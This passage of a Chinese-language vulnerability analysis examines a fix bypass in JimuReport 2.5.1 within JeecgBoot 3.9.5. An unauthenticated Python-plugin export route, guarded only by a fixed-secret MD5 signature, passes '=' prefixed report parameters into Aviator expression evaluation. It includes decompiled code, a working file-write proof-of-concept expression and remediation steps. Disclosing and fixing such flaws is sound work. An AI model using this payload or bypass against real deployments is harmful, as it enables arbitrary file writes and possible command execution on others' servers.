./jeecg-module-system/jeecg-system-start/target/jeecg-system-start-3.9.5.jar!BOOT-INF/lib/jimureport-spring-boot4-starter-2.5.1.jar!org/jeecg/modules/jmreport/common/interceptor/JimuReportSignatureInterceptor.class
方法:preHandle(HttpServletRequest, HttpServletResponse, Object)
相关常量:X_SIGN、X_TIMESTAMP、PRINT_PLUGIN_SIGN_SECRET、MAX_EXPIRE
拦截器通过反射检查方法是否带有 @JimuSignature。对 Python 插件路径,关键逻辑等价于:
public boolean preHandle(HttpServletRequest request,
                         HttpServletResponse response,
                         Object handler) throws Exception {
    if (!needSignatureVerification(handler)) {
        return true;
    }

    String timestamp = request.getHeader("X-TIMESTAMP");
    String sign = request.getHeader("X-Sign");
    if (OkConvertUtils.isEmpty(timestamp)
            || OkConvertUtils.isEmpty(sign)) {
        error(response, "签名验证失败: 签名参数不存在");
        return false;
    }

    if (System.currentTimeMillis() - Long.parseLong(timestamp)
            > 300000L) {
        error(response, "签名验证失败:X-TIMESTAMP已过期");
        return false;
    }

    BodyReaderHttpServletRequestWrapper wrapper =
            new BodyReaderHttpServletRequestWrapper(request);
    String requestUri = request.getRequestURI();
    if (requestUri != null
            && requestUri.endsWith("/auto/export/python/plugin")) {
        String rawBody = wrapper.getBody();
        String calculated = DigestUtils.md5DigestAsHex(
                (rawBody + PRINT_PLUGIN_SIGN_SECRET)
                        .getBytes("UTF-8"))
                .toUpperCase();
        if (!calculated.equals(sign)) {
            error(response, "签名校验失败,参数有误!");
            return false;
        }
        return true;
    }

    // 其他带 @JimuSignature 的接口按排序后的 query 参数计算签名
    return verifyOtherSignaturePaths(wrapper, sign);
}
4. JimuReportAutoServiceImpl:两条入口汇聚到同一服务
代码位置:

./jeecg-module-system/jeecg-system-start/target/jeecg-system-start-3.9.5.jar!BOOT-INF/lib/jimureport-spring-boot4-starter-2.5.1.jar!org/jeecg/modules/jmreport/automate/service/a/a.class
编译源文件:JimuReportAutoServiceImpl.java
方法:autoExport(JimuReportAutoExportVO)
字段:autoAsyncTasks、pyExecHandler
控制器调用接口 IJimuReportAutoService.autoExport(vo)。本地依赖中的服务实现将自动导出任务交给异步任务和具体导出处理器,逻辑可概括为:
@Override
public Result<?> autoExport(JimuReportAutoExportVO vo) {
    Result<?> result = autoAsyncTasks.export(vo);
    if (result.isSuccess()) {
        return download(result.getResult().toString(), null);
    }
    return result;
}
原始 /export 和旁路 /export/python/plugin 都执行该调用,因此旁路没有停留在“旧接口返回提示”的层面,而是进入相同的报表参数处理和导出链。
5. PyExecHandler 与 auto_export.py:表达式数据进入执行流程
代码位置:
./jeecg-module-system/jeecg-system-start/target/jeecg-system-start-3.9.5.jar!BOOT-INF/lib/jimureport-spring-boot4-starter-2.5.1.jar!org/jeecg/modules/jmreport/automate/c/b.class
编译源文件:PyExecHandler.java
相关方法:a(String, String[])、a(String...)

./jeecg-module-system/jeecg-system-start/target/jeecg-system-start-3.9.5.jar!BOOT-INF/lib/jimureport-spring-boot4-starter-2.5.1.jar!script/auto_export.py


./jeecg-module-system/jeecg-system-start/target/jeecg-system-start-3.9.5.jar!BOOT-INF/lib/jimureport-spring-boot4-starter-2.5.1.jar!org/jeecg/modules/jmreport/desreport/express/ExpressUtil.class
依赖 JAR 中包含:
script/auto_export.py
Python 执行处理器 org.jeecg.modules.jmreport.automate.c.b(编译源文件名为 PyExecHandler.java)会准备脚本目录、脚本路径和 JSON 参数,然后启动 Python 脚本并解析脚本返回值。其关键流程可还原为:
public Result<?> execute(String scriptDir,
                         String scriptName,
                         String[] args,
                         Map<String, String> env) {
    if (OkConvertUtils.isEmpty(scriptDir)) {
        throw new RuntimeException("脚本目录不能为空");
    }
    if (!isTrustedScript(scriptDir)) {
        throw new RuntimeException("脚本文件不可信");
    }

    String output = ProcessUtil.exec(
            new String[] {scriptName, scriptDir}, env);
    return parsePythonResult(output);
}
自动导出前置步骤会将 reportParams 中的参数映射到报表查询和表达式处理上下文。受影响数据流可表示为:
HTTP JSON
  -> JimuReportAutoExportVO.reportParams
  -> 自动导出任务参数映射
  -> 报表查询参数
  -> ExpressUtil / Aviator 表达式求值
  -> Python 导出脚本与导出结果
当参数值以 = 开头时,表达式处理器会去除前缀并执行表达式。验证表达式:
=__instance__.moduleCache['io']['spit'](
    '/tmp/jeecg_jimureport_poc',
    'JEECG_JIMUREPORT_POC'
)
表达式中的 __instance__、moduleCache 和 io.spit 体现了内部对象可达性;其直接验证结果是任意路径文件写入。若同一上下文暴露进程启动、静态方法或脚本执行能力,则影响可扩大到操作系统命令执行。
6. 根因定位
根因不是单一的 MD5 算法,而是三个控制面没有闭合:
- 入口覆盖不完整:修复对
/export增加了权限控制,但/export/python/plugin仍被@JimuNoLoginRequired放行; - 签名被误当作权限边界:
@JimuSignature只验证固定字符串和原始请求体,不等价于登录、角色或权限校验; - 参数信任边界过宽:
reportParams[].params仍能进入表达式上下文,未被限制为普通数据。
7. 修复建议
- 对
/jmreport/auto/export/python/plugin去除@JimuNoLoginRequired,增加与/jmreport/auto/export一致的登录、角色和权限校验; - 若 Python 插件导出不再使用,直接删除或禁用该路由,并在网关层阻断旧路径;
- 对
reportParams[].params实施严格 allowlist,只允许普通字符串、数字、日期等字面量,拒绝=表达式前缀、对象访问、模块访问和静态方法调用; - 不把固定签名密钥当作身份认证,改用真实会话、Token、角色和细粒度权限控制;
- 对 Python 进程进行最小权限隔离,限制文件系统、网络和进程创建能力;
- 升级后确认运行时 JAR 中
/export/python/plugin不再带@JimuNoLoginRequired,并用本文第七节的负向用例验证未登录请求被拒绝。
七、其他说明事项:
-
本文的“修复绕过”特指 Issue #9837 所修复的
/jmreport/auto/export与仍可调用的/jmreport/auto/export/python/plugin之间的入口覆盖差异,不代表所有版本和部署都必然存在该路由。 -
文章代码片段来自本地
JeecgBoot 3.9.5、JimuReport 2.5.1运行时依赖的反编译等价表示;类文件压缩后的方法名可能显示为a、b、c,不影响路由和注解判断。